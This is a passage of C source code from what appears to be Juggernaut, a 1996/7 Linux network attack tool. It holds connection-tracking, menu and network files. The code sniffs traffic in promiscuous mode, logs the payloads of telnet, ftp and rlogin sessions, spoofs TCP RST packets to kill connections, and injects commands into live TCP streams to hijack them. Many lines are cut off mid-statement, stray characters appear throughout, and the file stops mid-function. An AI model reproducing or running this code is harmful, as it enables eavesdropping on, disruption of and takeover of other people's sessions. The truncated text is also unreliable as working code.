 *  Multi-process:
 *  Initializing and accesing shared memory:
 *  ----------------------------------------
 *  - Create the shared segment
 *  - Attach each process to the segment (in our case, the hunter child
 *    process will inherit a pointer to the block)
 *  - Grab a semaphore
 *  - Lock the semaphore; Manipulate shared segment; unlock the semaphore
 *
 *
 *  Multi-threaded:
 */


#include <stdio.h>
```

```
#include <stdlib.h>
#include <string.h>
#include <arpa/inet.h>
#include <linux/if_ether.h>
#include <linux/ip.h>
#include <linux/tcp.h>
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/sem.h>
#include <sys/shm.h>

#define SHMKEY 242 □            /* Shared memory key */
#define SEMKEY 424 □            /* Semaphore key */
#define PERMS 0666                  /* Shared Memory Permissions */
#define MAXNODES 512□□    /* Maximum number of nodes */
#define ADDMSG "+"
#define DELMSG "-"

int semid;                          /* Semaphore ID */

struct sembuf lock[2]={{0,0,0},{0,1,SEM_UNDO}};
                                    /* wait for sem#0 to become 0 then
                                       increment sem#0 by 1 */
struct sembuf ulock[1]={{0,-1,(IPC_NOWAIT|SEM_UNDO)}};
                                    /* decrement sem#0 by 1 (sets it to 0) */

struct epack{                       /* Generic Ethernet packet w/o data payload */
    struct ethhdr eth;              /* Ethernet Header */
    struct iphdr ip;                /* IP header */
    struct tcphdr tcp;              /* TCP header */
    char payload[8192];             /* Data Payload */
}epack;

static struct connectionInfo{       /* Simple tuple structure */
    unsigned long saddr;            /* Source IP */
    unsigned long daddr;            /* Destination IP */
    unsigned short sport;           /* Source TCP Port */
    unsigned short dport;           /* Destination TCP Port */
}*cinfo=0;

extern int verbosity;

/*
 *  Creates the shared memory segment then attaches it; then creates a binary
 *  semaphore to guarantee exclusive access.  Clears the structure array.
 *  Dumps some info.
 *  Much credit to Richard Stevens and Jeff Thompson.
 */

void powerup(){
□
    void locks();
    void ulocks();
    void cleardb();

    int shmid;              □    /* Shared memory segment id */
    int len;
□
    len=sizeof(struct connectionInfo)*MAXNODES;

                                    /* Request a shared memory segment */
    if((shmid=shmget(SHMKEY,len,IPC_CREAT))<0){□□□
        if(verbosity)perror("(powerup) shared memory segment allocation error [fatal]");
        exit(1);
    }
                                    /* Get one semaphore to perform shared
                                       memory locking with */
    if((semid=semget(SEMKEY,1,IPC_CREAT|PERMS))<0){        □
        if(verbosity)perror("(powerup) semaphore allocation error [fatal]");
□exit(1);
    }
```

```
                                    /* Attach to the shared memory segment */
    cinfo=(struct connectionInfo *)shmat(shmid,0,0);□□

    cleardb();
}

/*
 *  Release the shared memory segment.
 */

void powerdown(){

    void locks();
    void ulocks();

    locks();
    shmdt((char *)cinfo);           /* Dettach the segment. */
    ulocks();
}

/*
 *  Locks the semaphore so the caller can access the shared memory segment.
 *  This is an atomic operation.
 */

void locks(){
    if(semop(semid,&lock[0],2)<0){
        if(verbosity)perror("(locks) could not lock semaphore [fatal]");
        exit(1);
    }
}

/*
 *  Unlocks the semaphore so the caller can access the shared memory segment.
 *  This is an atomic operation.
 */

void ulocks(){
    if(semop(semid,&ulock[0],1)<0){
        if(verbosity)perror("(ulocks) could not unlock semaphore [fatal]");
        exit(1);
    }
}


/*
 *  Add a connection to our list.  Linear search of the WHOLE list to see if
 *  it's already there (which IT SHOULDN'T BE...), if not, add it in the
 *  first open slot.
 */

char *addc(iphp,tcphp)
struct iphdr *iphp;
struct tcphdr *tcphp;
{
    void locks();
    void ulocks();

    int i=0;
□□□                 /* A wonderfully inefficient linear
                                        search for duplicates */

    locks();□□□□/* Lock shared memory segment */
    for(;i<MAXNODES;i++)if(iphp->saddr==cinfo[i].saddr&&iphp->daddr==cinfo[i].daddr&&tcphp->source==cinfo[i].
        ulocks();
□return(0);                         /* Opps.  Found a duplicate */
    }
        □□                  /* Find available slot */
    for(i=0;i<MAXNODES;i++){
□if(cinfo[i].saddr)continue;
□else{
```

```
□    cinfo[i].saddr=iphp->saddr;
□    cinfo[i].daddr=iphp->daddr;
□    cinfo[i].sport=tcphp->source;
            cinfo[i].dport=tcphp->dest;
            ulocks();
□    return(ADDMSG);
□}
    }□□□                /* Control falls here if array is
                                        full (which is indicative of
                                        a BUSY NETWORK!@*/
    ulocks();
    return(0);□□
}


/*
 *  Remove a connection from our list.  Linear search until we find a
 *  correspoding entry, or we hit the end of the list.
 */

char *delc(iphp,tcphp)
struct iphdr *iphp;
struct tcphdr *tcphp;
{

    void locks();
    void ulocks();

    int i=0;

    locks();                        /* Lock shared memory segment */
    for(;i<MAXNODES;i++)if(iphp->saddr==cinfo[i].saddr&&iphp->daddr==cinfo[i].daddr&&tcphp->source==cinfo[i].
□bzero(&cinfo[i],sizeof(cinfo[i]));
□ulocks();
        return(DELMSG);□□    /* Inform caller of success */
    }
    ulocks();
    return(0);□□            /* hmm.  Wierd.   */
}


/*
 *  Dump the connection list.
 */

float dumpc()
{
    void locks();
    void ulocks();
    char *hostLookup(unsigned long);

    int i=0;
    float j=0;

    locks();
    for(;i<MAXNODES;i++)if(cinfo[i].saddr){
        fprintf(stderr,"(%d)\t %s [%d]\t-->\t %s [%d]\n",i+1,hostLookup(cinfo[i].saddr),ntohs(cinfo[i].sport)
        j++;
    }
    ulocks();
    if(!j)return(0);
    return(((j/MAXNODES)*100));     /* % utilization */
}


/*
 *  Check for a connection by index number.  Really only here to make sure the
 *  connection hasn't been deleted since dump() was called....  I think I
 *  will deprecate this function in future versions...
 */
struct connectionInfo *checkc(target)
```

```
int target;
{
    void locks();
    void ulocks();

    static struct connectionInfo tmp;

    locks();□□□□    /* Lock shared memory segment */
    if(cinfo[--target].saddr){□□□
□memcpy(&tmp,&cinfo[target],sizeof(tmp));
□ulocks();
□return(&tmp);□□□
    }
    ulocks();□□□□    /* Nope.  Not there */
    return((struct connectionInfo *)0);
}


/*
 *  Clear the connection database
 */

void cleardb(){

    void locks();
    void ulocks();

    int i=0;

    locks();
    for(;i<MAXNODES;i++)bzero(&cinfo[i],sizeof(cinfo[i]));
    ulocks();
}
```

Juggernaut/NumberOneCrush/menu.c

```
/*
 *
 *                                  Juggernaut
 *                                  Version b2
 *
 *                             1996/7 Guild productions
 *                            daemon9[guild|phrack|r00t]
 *
 *                          comments to route@infonexus.com
 *
 *  This coding project made possible by a grant from the Guild corporation
 *
 *  menu.c - menu functions.
 *
 */

#include <stdio.h>

extern char version[];

/*
 *  Initial Screen
 */

void minit(){

    printf("\t\t\t   J U G G E R N A U T\n");
    printf("\t\t    multipurpose network tool for Linux\n");
    printf("\t\t\t       version: %s\n",version);
    printf("\n\n\n\n\n\n");
```

```
    printf("\t  (c) 1996/7 daemon9 | A Guild Corporation Production\t\t\t\n");
    printf("\n\n\n\n\n\n");
}

/*
 *  Main Menu
 */

void mmain(){

    printf("\t\t\t           Juggernaut\n");
    printf("\t\t\t+------------------------------+\n");
    printf("\t\t\t?) Help\n");
    printf("\t\t\t0) Program information\n");
    printf("\t\t\t1) Connection database\n");
    printf("\t\t\t2) Spy on a connection\n");
    printf("\t\t\t3) Reset a connection\n");
    printf("\t\t\t4) Automated connection reset daemon\n");
    printf("\t\t\t5) Simplex connection hijack\n");
    printf("\t\t\t6) Interactive connection hijack\n");
    printf("\t\t\t7) Packet assembly module\n");
    printf("\t\t\t8) Souper sekret option number eight\n");
    printf("\t\t\t9) Step Down\n");
    printf("\n\n\n\n\n\n\n\n\n");
    printf(">");
}□

/*
 *  Packet Assembly Menu [prometheus module]
 */

void mpkta(){

    printf("\t\t\t     Packet Assembly Module (beta)\n");
    printf("\t\t\t+------------------------------+\n");
    printf("\t\t\t1. TCP Assembler\n");
    printf("\t\t\t2. UDP Assembler\n");
    printf("\t\t\t3. ICMP Assembler\n");
    printf("\t\t\t4. IP Assembler\n");
    printf("\t\t\t5. Return to previous menu\n");
    printf("\n\n\n\n\n\n\n\n\n\n");
    printf(">");
}

/*
 *  TCP assembly options menu
 */

void mpktatcp(packetready,source,destination,seqnum,acknum,control,window,data)
int packetready;
unsigned short source;
unsigned short destination;
unsigned long seqnum;
unsigned long acknum;
char *control;
unsigned short window;
char data[512];
{

    printf("\t\t\t     TCP Packet Assembly\n");
    printf("\t\t\t+------------------------------+\n");
    if(!(packetready&0x01))printf("\t\t\t1. Source port\n");
    else printf("\t\t\tSource port: %d\n",source);
    if(!(packetready&0x02))printf("\t\t\t2. Destination port\n");
    else printf("\t\t\tDestination port: %d\n",destination);
    if(!(packetready&0x04))printf("\t\t\t3. Sequence Number\n");
    else printf("\t\t\tSequence Number: %ld\n",seqnum);
    if(!(packetready&0x08))printf("\t\t\t4. Acknowledgement Number\n");
    else printf("\t\t\tAcknowledgement Number: %ld\n",acknum);
    if(!(packetready&0x10))printf("\t\t\t5. Control Bits\n");
    else printf("\t\t\tControl Flags: %s\n",control);
```

```
    if(!(packetready&0x20))printf("\t\t\t6. Window Size\n");
    else printf("\t\t\tWindow Size: %d\n",window);
    if(!(packetready&0x40))printf("\t\t\t7. Data Payload\n");
    else printf("\t\t\tData payload: %s\n",data);
    printf("\t\t\t8. Return to previous menu\n");
    printf("\t\t\t9. Return to main menu\n");
    if(packetready==0x7F)printf("\t\t\t10. Pass packet to RIP assembler\n");
    printf("\n\n\n\n\n\n\n\n\n\n");
    printf(">");
}

/*
 *  UDP assembly options menu
 */

void mpktaudp(packetready,source,destination,data)
int packetready;
unsigned short source;
unsigned short destination;
char data[512];
{
    printf("\t\t\t     UDP Packet Assembly\n");
    printf("\t\t\t+------------------------------+\n");
    if(!(packetready&0x01))printf("\t\t\t1. Source port\n");
    else printf("\t\t\tSource port: %d\n",source);
    if(!(packetready&0x02))printf("\t\t\t2. Destination port\n");
    else printf("\t\t\tDestination port: %d\n",destination);
    if(!(packetready&0x04))printf("\t\t\t3. Data payload\n");
    else printf("\t\t\tData payload: %s\n",data);
    printf("\t\t\t4. Return to previous menu\n");
    printf("\t\t\t5. Return to main menu\n");
    if(packetready==0x7)printf("\t\t\t6. Pass packet to RIP assembler\n");
    printf("\n\n\n\n\n\n\n\n\n\n");
    printf(">");
}

/*
 *  ICMP assembly options menu
 */

void mpktaicmp(packetready,type,code,data)
int packetready;
unsigned short type;
unsigned short code;
char data[512];
{

    printf("\t\t\t     ICMP Packet Assembly\n");
    printf("\t\t\t+------------------------------+\n");
    if(!(packetready&0x01))printf("\t\t\t1. Type\n");
    else printf("\t\t\tType: %d\n",type);
    if(!(packetready&0x02))printf("\t\t\t2. Code\n");
    else printf("\t\t\tCode: %d\n",code);
    if(!(packetready&0x04))printf("\t\t\t3. Data payload\n");
    else printf("\t\t\tData payload: %s\n",data);
    printf("\t\t\t4. Return to previous menu\n");
    printf("\t\t\t5. Return to main menu\n");
    if(packetready==0x07)printf("\t\t\t6. Pass packet to RIP assembler\n");
    printf("\n\n\n\n\n\n\n\n\n\n");
    printf(">");
}

/*
 *  IP assembly options menu
 */

void mpktaip(packetready,tos,fflags,fo,ttl,saddr,daddr,number,packettype)
int packetready;
char *tos;
char *fflags;
unsigned short fo;
```

```
unsigned short ttl;
char *saddr;
char *daddr;
int number;
char *packettype;
{

    printf("\t\t\t     IP Packet Assembly\n");
    printf("\t\t\t+------------------------------+\n");
    if(!(packetready&0x01))printf("\t\t\t1. TOS\n");
    else printf("\t\t\tTOS: %s\n",tos);
    if(!(packetready&0x02))printf("\t\t\t2. Fragment Flags\n");
    else printf("\t\t\tFragment flags: %s\n",fflags);
    if(!(packetready&0x04))printf("\t\t\t3. Fragment Offset\n");
    else printf("\t\t\tFragment offset: %d\n",(fo&0x1fff));
    if(!(packetready&0x08))printf("\t\t\t4. TTL\n");
    else printf("\t\t\tTTL: %d\n",ttl);
    if(!(packetready&0x10))printf("\t\t\t5. Source Address\n");
    else printf("\t\t\tSource Address: %s\n",saddr);
    if(!(packetready&0x20))printf("\t\t\t6. Destination Address\n");
    else printf("\t\t\tDestination Address: %s\n",daddr);
    if(!(packetready&0x40))printf("\t\t\t7. Number of packets to send\n");
    else printf("\t\t\tSending %d packet(s)\n",number);
    printf("\t\t\t8. Return to previous menu\n");
    printf("\t\t\t9. Return to main menu\n");
    if(packetready==0x7f)printf("\t\t\t10. Transmit %s packet(s)\n",packettype);
    printf("\n\n\n\n\n\n\n\n\n\n");
    printf(">");
}

/*
 *  Clear the Screen
 */

void mwipe(){

    printf("\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n");
}
```

Juggernaut/NumberOneCrush/net.c

```
/*
 *
 *                                  Juggernaut
 *                                  Version b1
 *
 *                            1996/7 Guild productions
 *                           daemon9[guild|phrack|r00t]
 *
 *                          comments to route@infonexus.com
 *
 *  This coding project made possible by a grant from the Guild corporation
 *
 *  net.c - network/socket control code and abstract data types
 *
 *  In the interest of time overhead vs. code size, I created several functions
 *  that do much the same thing.  You will notice the reset and jack code is
 *  quite redundant.  Life is rough like that.  Deal with it.  Also, there are
 *  problems with freeing malloc'd memory.
 *
 */


#include <stdio.h>
#include <stdlib.h>
#include <time.h>
```

```
#include <ctype.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <errno.h>
#include <arpa/inet.h>
#include <signal.h>
#include <string.h>
#include <setjmp.h>
#include <unistd.h>
#include <linux/socket.h>
#include <linux/ip.h>
#include <linux/tcp.h>
#include <linux/if_ether.h>
#include <linux/if_arp.h>
#include <linux/if.h>
#include <linux/sockios.h>
#include <sys/time.h>
#include <sys/resource.h>
#include <sys/ioctl.h>

#define DEVICE "eth0"
#define ETHHDR  14
#define PHDR    12
#define TCPHDR  20
#define IPHDR   20
#define BUFSIZE 512
#define MINIBUF□10
#define RSTS□10□/* Number of RSTs to send when RSTing a connection */
#define JCKRST□3□/* You may wish to experiment with this value.  The
□□□   smaller it is, your command have less time to
□□□   complete on the target.  However, the ACK storm
□□□   will also be much shorter... */
#define SNIFLOG "./juggernaut.log.snif"
□□□□□
struct iphdr  *iphp;□    /* Pointer into current packets IP header */
struct tcphdr *tcphp;       /* Pointer into current packets TCP header */
struct ethhdr *ethhp;□    /* Pointer into current packets ethernet header */

□□□    /* Macro to align the pointers into the ethernet,
                                IP, and TCP headers. */
#define ALIGNNETPOINTERS(){\
    ethhp=(struct ethhdr *)(((unsigned long)&epack.eth));\
    iphp=(struct iphdr *)(((unsigned long)&epack.ip)-2);\
    tcphp=(struct tcphdr *)(((unsigned long)&epack.tcp)-2);\
}

struct epack{               /* Generic Ethernet packet w/o data payload */
    struct ethhdr eth;      /* Ethernet Header */
    struct iphdr ip;        /* IP header */
    struct tcphdr tcp;      /* TCP header */
    char payload[8192];□    /* Data Payload */
}epack;

struct connectionInfo{
    unsigned long saddr;    /* Source IP */
    unsigned long daddr;    /* Destination IP */
    unsigned short sport;   /* Source TCP Port */
    unsigned short dport;   /* Destination TCP Port */
};

jmp_buf env;□□    /* To preserve our environment */
extern int verbosity;       /* Should we dump error messages? */

/*
 *  Creates a low level raw-packet socket and puts the device into promiscuous
 *  mode.
 */

int tap(device)
char *device;
```

```
{
□
    int fd;□□□□
    struct ifreq ifr;   /* Link-layer interface request structure */
                        /* Ethernet code for IP 0x800==ETH_P_IP */
    if((fd=socket(AF_INET,SOCK_PACKET,htons(ETH_P_IP)))<0){□
        if(verbosity)perror("(tap) SOCK_PACKET allocation problems [fatal]");
        exit(1);□□□□□
    }
    strcpy(ifr.ifr_name,device);□□□□
    if((ioctl(fd,SIOCGIFFLAGS,&ifr))<0){    /* Get the device info */
        if(verbosity)perror("(tap) Can't get device flags [fatal]");
        close(fd);
      □exit(1);
    }
    ifr.ifr_flags|=IFF_PROMISC;□            /* Set promiscuous mode */
    if((ioctl(fd,SIOCSIFFLAGS,&ifr))<0){    /* Set flags */
        if(verbosity)perror("(tap) Can't set promiscuous mode [fatal]");
        close(fd);
□exit(1);
    }
    return(fd);
}


/*
 *  Gimme a raw-IP socket.  Use of IP_HDRINCL is automatic with 2.0.x
 *  kernels.  Not sure about 1.2.x
 */

int rawsock(){

    int fd,val=1;

    if((fd=socket(AF_INET,SOCK_RAW,IPPROTO_RAW))<0){
        if(verbosity)perror("\n(rawsock) Socket problems [fatal]");
        exit(1);
    }

#ifdef IP_HDRINCL
    if(setsockopt(fd,IPPROTO_IP,IP_HDRINCL,&val,sizeof(val))<0){
□if(verbosity){
            perror("Cannot set IP_HDRINCL socket option");
□    fprintf(stderr,"\nIf you are relying on this rather then a hacked kernel to spoof packets, your sunk.\n[
            getchar();
        }
    }
#endif

    return(fd);
}□


/*
 *  Hunter.  At this point, only cares about connection information (infant
 *  connections and tear-downs).  I should have it pass SEQ and ACK related
 *  info to the relevant functions...  This function will be forked to the
 *  backround as a seperate process, and in future versions it will be
 *  implemented as a seperate thread of execution.
 */

void chunt(){

    void add(struct iphdr *,struct tcphdr *,struct ethhdr *);
    void del(struct iphdr *,struct tcphdr *);

    extern int linksock;□□/* raw packet socket */

    ALIGNNETPOINTERS();
□□□□□/* No alarm timeout here.  We block forever until packets zing by */
    while(1)if(recv(linksock,&epack,sizeof(epack),0)){
```

```
        if(iphp->protocol==IPPROTO_TCP&&(tcphp->syn&&!tcphp->ack))add(iphp,tcphp,ethhp);
□if(iphp->protocol==IPPROTO_TCP&&(tcphp->rst||tcphp->fin))del(iphp,tcphp);
    }
}

/*
 *  addc() wrapper.  Checks to make sure we want to add this connection to
 *  our list....  At this point, we'll take ftp control, ssh (well, we can
 *  RST them) telnet, smtp, http, rlogin, and irc.
 */

void add(iphp,tcphp,ethhp)
struct iphdr *iphp;
struct tcphdr *tcphp;
struct ethhdr *ethhp;       /* Future Use */
{
    char *addc(struct iphdr *, struct tcphdr *);

    char *msg;

#ifdef GREED
    if(((int)msg=addc(iphp,tcphp)))if(verbosity)fprintf(stderr,"%c%s",0x08,msg);
#ifdef NOHUSH
    fprintf(stderr,"%c",7);
#endif
    return;
#else
    switch(ntohs(tcphp->dest)){
        case 21:
        case 22:
        case 23:
        case 25:
        case 80:
        case 513:
        case 6667:
            if(((int)msg=addc(iphp,tcphp)))if(verbosity)fprintf(stderr,"%c%s",0x08,msg);
#ifdef NOHUSH
            fprintf(stderr,"%c",7);
#endif
            return;
        default:
            return;
    }
#endif
}


/*
 *  delc() wrapper.  Checks connection port number to see if we should even
 *  bother passing to the delete function which will do a potentially expensive
 *  linear search...
 */

void del(iphp,tcphp)
struct iphdr *iphp;
struct tcphdr *tcphp;
{
    char *delc(struct iphdr *, struct tcphdr *);

    char *msg;

#ifdef GREED
    if(((int)msg=delc(iphp,tcphp)))if(verbosity)fprintf(stderr,"%c%s",0x08,msg);
    return;
#else
    switch(ntohs(tcphp->dest)){
        case 21:
        case 22:
        case 23:
        case 25:
        case 80:
```

```
        case 513:
        case 6667:
            if(((int)msg=delc(iphp,tcphp)))if(verbosity)fprintf(stderr,"%c%s",0x08,msg);
            return;
        default:
            return;
    }
#endif
}


/*
 *  Spy on a connection.  If the packet captured is from the target connection,
 *  call dumpp().  If fp is valid, prepend header/append footer.
 */

void cspy(target,fp)
struct connectionInfo *target;
FILE *fp;
{

    char *hostLookup(unsigned long);
    void dumpp(char *,int,FILE *);

    extern int sigsentry;
    int tlinksock=tap(DEVICE);
    time_t tp;

    ALIGNNETPOINTERS();

    fprintf(stderr,"Spying on connection:\t %s [%d]\t-->\t %s [%d]\n",hostLookup(target->saddr),ntohs(target-
    if(fp){
        fprintf(fp,"------------------------------------------------------------------------\n: Juggernaut conne
        time(&tp);
        fprintf(fp,": Log started:\t\t%s--------------------------------------------------------------------------
    }
□    /* NO alaram timeout here.  SIGINT kills our spy session */
    while(sigsentry)if(recv(tlinksock,&epack,sizeof(epack),0))if(iphp->protocol==IPPROTO_TCP)if(iphp->saddr==
□
    if(fp){
        fprintf(fp,"\n------------------------------------------------------------------------\n: Juggernaut con
        time(&tp);
        fprintf(fp,": Log ended:\t\t%s----------------------------------------------------------------------\n
    }
    close(tlinksock);
}


/*
 *  Dumps the payload.  Dump to file if we have a valid FP.
 */

void dumpp(payload,length,fp)
char *payload;
int length;
FILE *fp;
{
    register int tickytacky=0;

    for(;tickytacky<length;tickytacky++){
        fprintf(stderr,"%c",payload[tickytacky]);
□if(fp)fprintf(fp,"%c",payload[tickytacky]);
    }
□
}


/*
 *  RST both ends of a connection.  Listen for the client to send a packet so
 *  we know where the seq/ack #s are and then spoof 10 RSTs to the client which
 *  will then send a RST to the other end when it recieves the legitimate
```

```
 *  response packet.
 */

void crst(target)
struct connectionInfo *target;
{

    void nettimeout();
    char *hostLookup(unsigned long);
    unsigned short in_cksum(unsigned short *,int);

    char *tempBuf=0;
    extern int ripsock;
    extern int netreadtimeout;

    struct sockaddr_in sin;

    struct tpack{               /* Generic TCP packet w/o payload */
        struct iphdr ip;
        struct tcphdr tcp;
    }tpack;

    struct psuedoHeader{
        unsigned long saddr;
        unsigned long daddr;
        unsigned char null;
        unsigned char prot;
        unsigned short tlen;
    }*ppheader;

    static int moot=0;
    int tlinksock=tap(DEVICE);

    ALIGNNETPOINTERS();

    sin.sin_family=AF_INET;
    sin.sin_port=target->dport;
    sin.sin_addr.s_addr=target->saddr;

    bzero(&tpack,sizeof(tpack));
    bzero(&ppheader,sizeof(ppheader));

    tpack.tcp.source=target->dport;
    tpack.tcp.dest=target->sport;
    tpack.tcp.doff=5;
    tpack.tcp.ack=1;
    tpack.tcp.rst=1;
    tpack.tcp.window=htons(242);

    tpack.ip.version=4;
    tpack.ip.ihl=5;
    tpack.ip.tot_len=htons(IPHDR+TCPHDR);
    tpack.ip.ttl=64;
    tpack.ip.protocol=IPPROTO_TCP;

    tpack.ip.saddr=target->daddr;
    tpack.ip.daddr=target->saddr;

    tempBuf=(char *)malloc(PHDR+TCPHDR);
    ppheader=(struct psuedoHeader *)tempBuf;

    ppheader->saddr=tpack.ip.saddr;
    ppheader->daddr=tpack.ip.daddr;
    ppheader->prot=IPPROTO_TCP;
    ppheader->null=0;
    ppheader->tlen=htons(TCPHDR);

    fprintf(stderr,"Reseting connection:\t %s [%d]\t-->\t %s [%d]\n",hostLookup(target->saddr),ntohs(target->

    if(setjmp(env)){
        if(verbosity)fprintf(stderr,"Quiet connection, not reset. [soft error, returning]\n");
```

```
return;
    }
    signal(SIGALRM,nettimeout);
    alarm(netreadtimeout);

    while(1)if(recv(tlinksock,&epack,sizeof(epack),0))if(iphp->protocol==IPPROTO_TCP&&iphp->saddr==target->sa

        for(;moot<RSTS;moot++){
            tpack.tcp.seq=tcphp->ack_seq+(htonl(moot));
            tpack.tcp.ack_seq=tcphp->seq+(htonl(moot));

            bcopy(&tpack.tcp,tempBuf+PHDR,PHDR+TCPHDR);
            tpack.tcp.check=in_cksum((unsigned short *)tempBuf,PHDR+TCPHDR);

    sendto(ripsock,&tpack,IPHDR+TCPHDR,0,(struct sockaddr *)&sin,sizeof(sin));
        }
alarm(0);

        /*free(tempBuf);    XXX */
fprintf(stderr,"Connection torn down.\n");
        close(tlinksock);
break;
    }
}


/*
 *  Sets up automated connection reseting.  A source and possibly a
 *  destination host are targeted for reseting.  This function will kill any
 *  connection attempts from the source (and possibly to a destination).
 */

void acrst(source,target)
unsigned long source, target;
{

    char *hostLookup(unsigned long);
    unsigned short in_cksum(unsigned short *,int);
    void spasm();

    struct tpack{
        struct iphdr ip;
        struct tcphdr tcp;
    }tpack;

    struct psuedoHeader{
        unsigned long saddr;
        unsigned long daddr;
        unsigned char null;
        unsigned char prot;
        unsigned short tlen;
    }*ppheader;

    struct sockaddr_in sin;

    int moot=0;
    extern int ripsock;
    extern int acrstpid;
    char *tempBuf=0;
    int tlinksock=tap(DEVICE);

    switch((acrstpid=fork())){
        case 0:
            if(setpriority(PRIO_PROCESS,0,-20)){
        if(verbosity)perror("acrst module (setpriority)");
                fprintf(stderr,"[cr]");
                getchar();
            }
            signal(SIGUSR1,spasm);
            signal(SIGINT,SIG_IGN);
            signal(SIGQUIT,SIG_IGN);
```

```
            break;
        default:
            return;
        case -1:
            if(verbosity)perror("acrst module Internal forking error [fatal]");
            exit(1);
    }

    ALIGNNETPOINTERS();
    sin.sin_family=AF_INET;
       □
    bzero(&tpack,sizeof(tpack));
    bzero(&ppheader,sizeof(ppheader));

    tpack.tcp.doff=5;
    tpack.tcp.ack=1;
    tpack.tcp.rst=1;
    tpack.tcp.window=htons(242);□

    tpack.ip.version=4;
    tpack.ip.ihl=5;
    tpack.ip.tot_len=htons(IPHDR+TCPHDR);
    tpack.ip.ttl=64;
    tpack.ip.protocol=IPPROTO_TCP;

    tempBuf=(char *)malloc(PHDR+TCPHDR);
    ppheader=(struct psuedoHeader *)tempBuf;

    ppheader->null=0;
    ppheader->prot=IPPROTO_TCP;
    ppheader->tlen=htons(TCPHDR);
□
    while(1){
        if(recv(tlinksock,&epack,sizeof(epack),0))if(iphp->protocol==IPPROTO_TCP&&tcphp->syn&&iphp->saddr==so
            if(target)if(iphp->daddr!=target)continue;

            sin.sin_port=tcphp->dest;
            sin.sin_addr.s_addr=iphp->saddr;

            tpack.tcp.source=tcphp->dest;
            tpack.tcp.dest=tcphp->source;

            for(moot=1;moot<RSTS+1;moot++){

                tpack.tcp.ack_seq=tcphp->seq+(htonl(moot));

                tpack.tcp.check=0;              □□
                tpack.ip.saddr=iphp->daddr;
                tpack.ip.daddr=iphp->saddr;
                tpack.ip.check=0;

                ppheader->saddr=tpack.ip.saddr;□
                ppheader->daddr=tpack.ip.daddr;

                bcopy(&tpack.tcp,tempBuf+PHDR,PHDR+TCPHDR);
                tpack.tcp.check=in_cksum((unsigned short *)tempBuf,PHDR+TCPHDR);

□           sendto(ripsock,&tpack,IPHDR+TCPHDR,0,(struct sockaddr *)&sin,sizeof(sin));
                fprintf(stderr,"%c-%c*",0x08,0x08);
            }
        }
    }
}

/*
 *  Simplex-hijack.  Really just inserts a command into the TCP stream.  This
 *  will totally desynch the connection however and cause two things to happen:
 *  1) an ACK storm of epic proportions (maybe not, see accompanying paper) and
 *  2) the target user will have her connection destroyed.  To alleviate the
 *  first problem, we simply reset the connection shortly after we hijack it.
 *  The second problem is a burden with this kind of hijacking.
```

```
 */

void csimplexhijack(target,commandbuf)
struct connectionInfo *target;
char *commandbuf;
{

    void nettimeout();
    char *hostLookup(unsigned long);
    unsigned short in_cksum(unsigned short *,int);

    struct tpack{                   /* Generic TCP packet */
        struct iphdr ip;
        struct tcphdr tcp;
        char payload[BUFSIZE];
    }tpack;

   struct psuedoHeader{
        unsigned long saddr;
        unsigned long daddr;
        unsigned char null;
        unsigned char prot;
        unsigned short tlen;
    }*ppheader;

    struct sockaddr_in sin;

    extern int ripsock;□
    extern int netreadtimeout;
    static int len;
    char *tempBuf;
    int tlinksock=tap(DEVICE);

    ALIGNNETPOINTERS();

    bzero(&tpack,sizeof(tpack));

    len=strlen(commandbuf)+1;□□□
    bcopy(commandbuf,tpack.payload,len--);
    sin.sin_family=AF_INET;
    sin.sin_port=target->sport;
    sin.sin_addr.s_addr=target->daddr;

    tpack.tcp.source=target->sport;
    tpack.tcp.dest=target->dport;
    tpack.tcp.doff=5;
    tpack.tcp.ack=1;
    tpack.tcp.psh=1;
    tpack.tcp.window=htons(242);

    tpack.ip.version=4;
    tpack.ip.ihl=5;
    tpack.ip.tot_len=htons(IPHDR+TCPHDR+len);□
    tpack.ip.ttl=64;
    tpack.ip.protocol=IPPROTO_TCP;

    tpack.ip.saddr=target->saddr;
    tpack.ip.daddr=target->daddr;

    tempBuf=(char *)malloc(PHDR+TCPHDR+len);
    ppheader=(struct psuedoHeader *)tempBuf;


    ppheader->saddr=tpack.ip.saddr;
    ppheader->daddr=tpack.ip.daddr;
    ppheader->null=0;
    ppheader->prot=IPPROTO_TCP;
    ppheader->tlen=htons(TCPHDR+len);

    fprintf(stderr,"(simplex) Hijacking connection:\t %s [%d]\t-->\t %s [%d]\n",hostLookup(target->saddr),nto
    if(setjmp(env)){
```

```
        if(verbosity)fprintf(stderr,"Quiet connection, try again later. [soft error, returning]\n");
        return;
    }
    signal(SIGALRM,nettimeout);
    alarm(0);
    alarm(netreadtimeout);

    while(1)if(recv(tlinksock,&epack,sizeof(epack),0))if(iphp->protocol==IPPROTO_TCP&&iphp->saddr==target->da
        tpack.tcp.seq=tcphp->ack_seq;
        tpack.tcp.ack_seq=htonl(ntohl(tcphp->seq)+1);

        bcopy(&tpack.tcp,tempBuf+PHDR,PHDR+TCPHDR+len);
        tpack.tcp.check=in_cksum((unsigned short *)tempBuf,PHDR+TCPHDR+len);

□sendto(ripsock,&tpack,IPHDR+TCPHDR+len,0,(struct sockaddr *)&sin,sizeof(sin));

□fprintf(stderr,"Command inserted, connection desynched.\n");
□sleep(JCKRST);
□crst(target);
        close(tlinksock);
        /* free(tempBuf);  □XXX */
□break;
    }
}

/*
 *  Hijack.  Desynchs the server from the client.  The resulting ACK storm
 *  makes things very difficult.
 */

void chijack(target)
struct connectionInfo *target;
{

    void nettimeout();
    void seizure();
    char *hostLookup(unsigned long);
    unsigned short in_cksum(unsigned short *,int);


    struct tpack{
        struct iphdr ip;
        struct tcphdr tcp;
        char payload[2*BUFSIZE];
    }tpack;

    struct psuedoHeader{
        unsigned long saddr;
        unsigned long daddr;
        unsigned char null;
        unsigned char prot;
        unsigned short tlen;
    }*ppheader;

    struct sockaddr_in sin;

    char buf[10*MINIBUF];
    char *tempBuf=0;

    extern int ripsock;□
    extern int netreadtimeout;
    extern int sigsentry;
    static int len;
    int tlinksock=tap(DEVICE);□□□

    ALIGNNETPOINTERS();

    bzero(&tpack,sizeof(tpack));

    sin.sin_family=AF_INET;
    sin.sin_port=target->sport;
```

```
    sin.sin_addr.s_addr=target->daddr;

    tpack.tcp.source=target->sport;
    tpack.tcp.dest=target->dport;
    tpack.tcp.doff=5;
    tpack.tcp.ack=1;
    tpack.tcp.psh=1;
    tpack.tcp.window=htons(1024);

    tpack.ip.version=4;
